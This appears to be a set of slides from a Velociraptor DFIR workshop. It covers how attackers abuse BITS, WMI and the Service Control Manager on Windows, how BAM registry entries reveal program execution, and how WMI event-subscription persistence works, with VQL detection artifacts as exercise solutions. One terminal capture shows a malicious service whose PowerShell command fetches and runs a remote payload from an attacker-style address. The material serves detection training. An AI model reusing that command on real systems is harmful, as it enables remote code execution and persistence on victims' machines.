Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). [1] [2] BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

The interface to create and manage BITS jobs is accessible through PowerShell [2] and the BITSAdmin tool. [2]Admin

Adversaries may abuse BITS to download, execute, and even clean up after running malicious code. BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls. [3] [4] [5] BITS enabled execution may also allow Persistence by creating long-standing jobs (the default maximum lifetime is 90 days and extendable) or invoking an arbitrary program when a job completes or errors (including after system reboots). [6] [3]

BITS upload functionalities can also be used to perform Exfiltration Over Alternative Protocol. [3]

BITS - Try it

- Reference: https://mgreen27.github.io/posts/2018/02/18/Sharing_my_BITS.html
- Try to download a file using BITS:

```
bitsadmin /transfer mydownloadjob /download https://www.google.com/ f:\test.html
```

- Where would you find such an artifact?
  - Event logs?
    - %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx
  - BITS jobs database
    - C:\ProgramData\Microsoft\Network\Downloader

Lateral Movement - WMI Win32_Process.Create

- WMI may be used to create processes remotely:

  wmic process call create "notepad.exe"


- This works by invoking the Create method of the Win32_Process WMI class.
- This is very suspicious. Lets implement an Event Artifact to detect this.

  -
    ```
    SELECT * FROM MSFT_WmiProvider_ExecMethodAsyncEvent_Pre
              WHERE ObjectPath="Win32_Process" AND MethodName="Create"
    ```

```
C:\> my_velociraptor.exe query "select Parse from wmi_events(query='SELECT * FROM MSFT_WmiProvider_ExecMethodAsyncEvent_Pre WHERE ObjectPath=\"Win32_Process\" AND MethodName=\"Create\"', namespace='ROOT/CIMV2', wait=50000000)" --max_wait=1 --format=json
```

Lateral Movement - Service Control Manager

[Finding and Decoding Malicious Powershell Scripts - SANS DFIR Summit 2018]()




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Mari>sc create FakeDriver binPath= "%COMSPEC% /Q /c powershell.exe -nop
 -c $o=new-object net.webclient;$o.proxy=[Net.WebRequest]::GetSystemWebProxy();$
o.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $o.downloadstr
ing('http://10.10.10.4:8080/pwned');"
[SC] CreateService SUCCESS

C:\Users\Mari>sc start FakeDriver
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion
```

Service Control Manager

- Develop an Event Monitoring Artifact to check for new service creation.
- Check for services containing powershell - high value alerts.
- Install and test this as a Monitoring Event.
- Write a server side script to alert via email on such an event - this is expected to be a very low volume but high value event.

Forensics: Background Activity Moderator (BAM)

- BAM is a Windows service that Controls activity of background applications. This service exists in Windows 10 only after Fall Creators update – version 1709. Ref



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\UserSettings\S-1-5-21-546003962-2713609280-610790815-1001

Audiosrv
AxInstSV
b06bdrv
bam
UserSettings
S-1-5-18
S-1-5-21-546003962-27136
S-1-5-90-0-1
BasicDisplay
BasicRender
BattC
BcastDVRUserService
BcastDVRUserService_24d8d
bcmfn2
BDESVC
Beep
BFE
bindflt
BITS
Parameters
Performance
Security
BluetoothUserService
BluetoothUserService_24d8d
bowser

Name	Type	Data
(Default)	REG_SZ	(value not set)
\Device\HarddiskVolume2\Program Files\Oracle\VirtualBox Guest Add...	REG_BINARY	80 0d 0d 2f 88 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Users\test\AppData\Local\Packages\Micro...	REG_BINARY	1c a3 30 9c a5 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\explorer.exe	REG_BINARY	d4 33 97 32 b2 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\regedit.exe	REG_BINARY	e8 03 28 2e c9 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\ApplicationFrameHost.exe	EG_BINARY	27 7d ca 42 b2 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\cmd.exe	REG_BINARY	5d 9b 59 7e b2 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\mstsc.exe	REG_BINARY	cd b8 df 6f 89 78 d4 01 00 00 00 00 00 00 00 00 00...
\Device\HarddiskVolume2\Windows\System32\notepad.exe	REG_BINARY	01 7b ea b3 b5 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\oobe\FirstLogonAnim.	REG_BINARY	33 32 43 5e 87 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\OpenWith.exe	REG_BINARY	cd 4a 3e 8f b5 78 d4 01 00 00 00 00 00 00 00 00 0...
\Device\HarddiskVolume2\Windows\System32\Taskmgr.exe	REG_BINARY	e7 5f 86 23 b9 78 d4 01 00 00 00 00 00 00 00 00 00...
Microsoft.LockApp_cw5n1h2txyewy	REG_BINARY	4f fc 25 5e b2 78 d4 01 00 00 00 00 00 00 00 01 00...
Microsoft.MicrosoftEdge_8wekyb3d8bbwe	REG_BINARY	0b d0 c7 46 b2 78 d4 01 00 00 00 00 00 00 00 01 0...
Microsoft.Windows.Cortana_cw5n1h2txyewy	REG_BINARY	08 39 5d 49 b9 78 d4 01 00 00 00 00 00 00 00 01 0...
Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy	REG_BINARY	ff f1 af 3c b2 78 d4 01 00 00 00 00 00 00 00 01 00 ...
SequenceNumber	REG_DWORD	0x0000000e (14)
Version	REG_DWORD	0x00000001 (1)


Exercise:

- Ref: https://www.andreafortuna.org/dfir/forensic-artifacts-evidences-of-program-execution-on-windows-systems/
- Write an Artifact which lists the executables each user ran.
- Hint:
  - Registry key for BAM is HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
  - You can use basename/dirname VQL functions.
  - You need to parse the binary data in the key value - it is a windows timestamp for the last executed time.

Solution

```
name: Windows.Forensics.Bam
parameters:
  - name: bamKeys
    default: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\UserSettings\*

sources:
 - precondition:
     SELECT OS from info() where OS = "windows"
   queries:
   - LET users <= SELECT Name, UUID FROM Artifact.Windows.Sys.Users()
   - SELECT basename(path=dirname(path=FullPath)) as SID, {
        SELECT Name FROM users WHERE UUID = basename(path=dirname(path=FullPath))
       } As UserName,
       Name as Binary,
       timestamp(winfiletime=binary_parse(
          string=Data.value, target="int64").AsInteger) as Bam_time
     FROM glob(globs=bamKeys + "\\*", accessor="reg")
     WHERE Data.type = "BINARY"
```

WMI Event consumer backdoor



Thanks to all of our ATT&CKcon participants. All sessions are here, and individual presentations will be posted soon.

Home > Techniques > Enterprise > Windows Management Instrumentation Event Subscription

Windows Management Instrumentation Event Subscription

Windows Management Instrumentation (WMI) can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system. Adversaries may attempt to evade detection of this technique by compiling WMI scripts. [1] Examples of events that may be subscribed to are the wall clock time or the computer's uptime. [2] Several threat groups have reportedly used this technique to maintain persistence. [3]

ID: T1084
Tactic: Persistence
Platform: Windows
Permissions Required: Adm
Data Sources: WMI Objects
Version: 1.0

Examples

Name	Description
adbupd	adbupd can use a WMI script to achieve persistence.[4]

Install WMI Event subscription

```
$instanceFilter = ([wmiclass]"\\.\root\subscription:__EventFilter").CreateInstance()
$instanceFilter.QueryLanguage = "WQL"
$instanceFilter.Query = "select * from __instanceModificationEvent within 5 where targetInstance isa
'win32_Service'"
$instanceFilter.Name = "ServiceFilter"
$instanceFilter.EventNamespace = 'root\cimv2'
$result = $instanceFilter.Put()
$newFilter = $result.Path
$instanceConsumer = ([wmiclass]"\\.\root\subscription:LogFileEventConsumer").CreateInstance()
$instanceConsumer.Name = 'ServiceConsumer'
$instanceConsumer.Filename = "C:\Users\Log.log"
$instanceConsumer.Text = 'A change has occurred on the service: %TargetInstance.DisplayName%'
$result = $instanceConsumer.Put()
$newConsumer = $result.Path
$instanceBinding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$instanceBinding.Filter = $newFilter
$instanceBinding.Consumer = $newConsumer
$result = $instanceBinding.Put()
$newBinding = $result.Path
```

Remove WMI Event Subscription

```
([wmi]$newFilter).Delete()
([wmi]$newConsumer).Delete()
([wmi]$newBinding).Delete()
```

Refs:

- https://learn-powershell.net/2013/08/14/powershell-and-events-permanent-wmi-event-subscriptions/
- https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/sans-dfir-2015.pdf

What does this do?

Try this event subscription! It is similar to what we did earlier with Velociraptor :-).

Write a Velociraptor artifact to list all such bindings.

- The event subscription writes a log file when a service is started/stopped.
- Start off with listing the WMI filter to consumer binding.

```
SELECT * FROM wmi(
        query="SELECT * FROM __FilterToConsumerBinding",
        namespace=namespace)
```

- Extract the consumer name and event names and their types.
- Query the other WMI classes for these

Solution

```
   LET FilterToConsumerBinding = SELECT parse_string_with_regex(
         string=Consumer,
         regex=['((?P<namespace>^[^:]+):)?(?P<Type>.+?)\\.Name="(?P<Name>.+)"']) as
Consumer,
       parse_string_with_regex(
         string=Filter,
         regex=['((?P<namespace>^[^:]+):)?(?P<Type>.+?)\\.Name="(?P<Name>.+)"']) as Filter
      FROM wmi(
          query="SELECT * FROM __FilterToConsumerBinding",
          namespace=namespace)
```

Solution

```
SELECT {
     SELECT * FROM wmi(
        query="SELECT * FROM " + Consumer.Type,
        namespace=if(condition=Consumer.namespace,
            then=Consumer.namespace,
            else=namespace)) WHERE Name = Consumer.Name
   } AS ConsumerDetails,
   {
     SELECT * FROM wmi(
        query="SELECT * FROM " + Filter.Type,
        namespace=if(condition=Filter.namespace,
            then=Filter.namespace,
            else=namespace)) WHERE Name = Filter.Name
   } AS FilterDetails
   FROM FilterToConsumerBinding
```

Conclusions

Velociraptor is an open source project (Apache License)

Still early days but with your help it can be super awesome!

https://docs.velociraptor.velocidex.com/
https://github.com/Velocidex/velociraptor

At Velocidex, we are using it for our DFIR work - you can influence development too by filing bugs and feature requests.